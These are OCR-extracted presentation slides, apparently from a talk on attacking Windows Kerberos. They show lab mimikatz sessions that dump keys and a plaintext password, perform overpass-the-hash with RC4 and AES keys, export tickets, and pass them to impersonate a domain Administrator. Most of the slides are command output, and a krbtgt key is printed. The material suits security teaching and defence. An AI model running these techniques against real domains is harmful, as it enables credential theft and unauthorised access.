
RC4-HMAC – **krbtgt**
3f66b877d01affcc631f465e6e5ed449

- This **TGT** is encrypted with a key shared between all **KDC**
  - The **RC4** key for the **krbtgt** account : **3f66b877d01affcc631f465e6e5ed449**
- The **KDC** adds the Microsoft specific **PAC** to a structure with user's information


Let’s play a game,
Windows Kerberos

Windows Kerberos

- What can we do with multiple sessions in memory?



Windows Kerberos


- Keys…

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 142976 (00000000:00022e80)
Session           : Interactive from 1
User Name         : Administrator
Domain            : LAB
SID               : S-1-5-21-2929287289-1204109396-1883388597-500

         * Username : Administrator
         * Domain   : LAB.LOCAL
         * Password : waza1234/
         * Key List :
           aes256_hmac       1a7ddce7264573ae1f498ff41614cc78001cbf6e3142857cce2566ce74a7f25b
           aes128_hmac       a62abee318bc8877b6d402bde49ddd61
           rc4_hmac_nt       cc36cf7a8514893efccd332446158b1a
           rc4_hmac_old      cc36cf7a8514893efccd332446158b1a
           rc4_md4           cc36cf7a8514893efccd332446158b1a
           rc4_hmac_nt_exp   cc36cf7a8514893efccd332446158b1a
           rc4_hmac_old_exp  cc36cf7a8514893efccd332446158b1a
```

Windows Kerberos

Overpass-the-hash


- With a RC4 key (NTLM hash !)



Windows Kerberos

Overpass-the-hash

- With an AES key (linked to the password too)



Windows Kerberos


Overpass-the-hash

```
mimikatz # sekurlsa::pth /user:Administrator /domain:LAB.LOCAL
/rc4:cc36cf7a8514893efccd332446158b1a
user    : Administrator
domain  : LAB.LOCAL
program : cmd.exe
NTLM    : cc36cf7a8514893efccd332446158b1a
  |  PID  3632
  |  TID  3924
  |  LUID 0 ; 442172 (00000000:0006bf3c)
  \_ msv1_0   - data copy @ 00B30F54 : OK !
  \_ kerberos - data copy @ 00BC5C18
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

```
mimikatz # sekurlsa::pth /user:Administrator /domain:LAB.LOCAL
/aes256:1a7ddce7264573ae1f498ff41614cc78001cbf6e3142857cce2566ce74a7f25b
user    : Administrator
domain  : LAB.LOCAL
program : cmd.exe
AES256  : 1a7ddce7264573ae1f498ff41614cc78001cbf6e3142857cce2566ce74a7f25b
  |  PID  2120
  |  TID  2204
  |  LUID 0 ; 438984 (00000000:0006b2c8)
  \_ msv1_0   - data copy @ 00B2936C : OK !
  \_ kerberos - data copy @ 00BC5A68
   \_ aes256_hmac       OK
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       -> null
   \_ rc4_hmac_old      -> null
   \_ rc4_md4           -> null
   \_ rc4_hmac_nt_exp   -> null
   \_ rc4_hmac_old_exp  -> null
   \_ *Password replace -> null
```

A little reminder about Kerberos authentication

- What else?



A little reminder about Kerberos authentication


- Tickets…

```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 963494 (00000000:000eb3a6)
Session           : Interactive from 2
User Name         : Administrator
Domain            : LAB
SID               : S-1-5-21-2929287289-1204109396-1883388597-500
[…]
        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 19/11/2014 03:00:52 ; 19/11/2014 13:00:12 ; 26/11/2014 03:00:12
           Service Name (02) : cifs ; dc.lab.local ; @ LAB.LOCAL
           […]
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             13d5f91632296f1d2bc658793ffc458f7abac80ef062aa908359f7eaa1f9b946
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]
           * Saved to file [0;eb3a6]-0-0-40a50000-Administrator@cifs-dc.lab.local.kirbi !
         [00000001]
           Start/End/MaxRenew: 19/11/2014 03:00:13 ; 19/11/2014 13:00:12 ; 26/11/2014 03:00:12
           Service Name (02) : ldap ; dc.lab.local ; @ LAB.LOCAL
           […]
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             e4a2150bec28971ce4100c21462c34cf194a0d896ef09caf8c126a397d11a4a0
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]
           * Saved to file [0;eb3a6]-0-1-40a50000-Administrator@ldap-dc.lab.local.kirbi !

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 19/11/2014 03:00:12 ; 19/11/2014 13:00:12 ; 26/11/2014 03:00:12
           Service Name (02) : krbtgt ; LAB.LOCAL ; @ LAB.LOCAL
           […]
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             7f75a0085ce638ff7dc43c1ee11f8d478f8ff1e4c863769f95f390223cebdc1a
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;eb3a6]-2-1-40e10000-Administrator@krbtgt-LAB.LOCAL.kirbi !
```

Windows Kerberos

Pass-the-ticket


- With TGT, to obtain some TGS…



Windows Kerberos

Pass-the-ticket

- With one TGS (or more…)




Windows Kerberos

Pass-the-ticket

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz # kerberos::ptt krbtgt.kirbi cifs.kirbi
  0 - File 'krbtgt.kirbi' : OK
  1 - File 'cifs.kirbi' : OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 19/11/2014 03:00:12 ; 19/11/2014 13:00:12 ; 26/11/2014
03:00:12
   Server Name       : krbtgt/LAB.LOCAL @ LAB.LOCAL
   Client Name       : Administrator @ LAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;

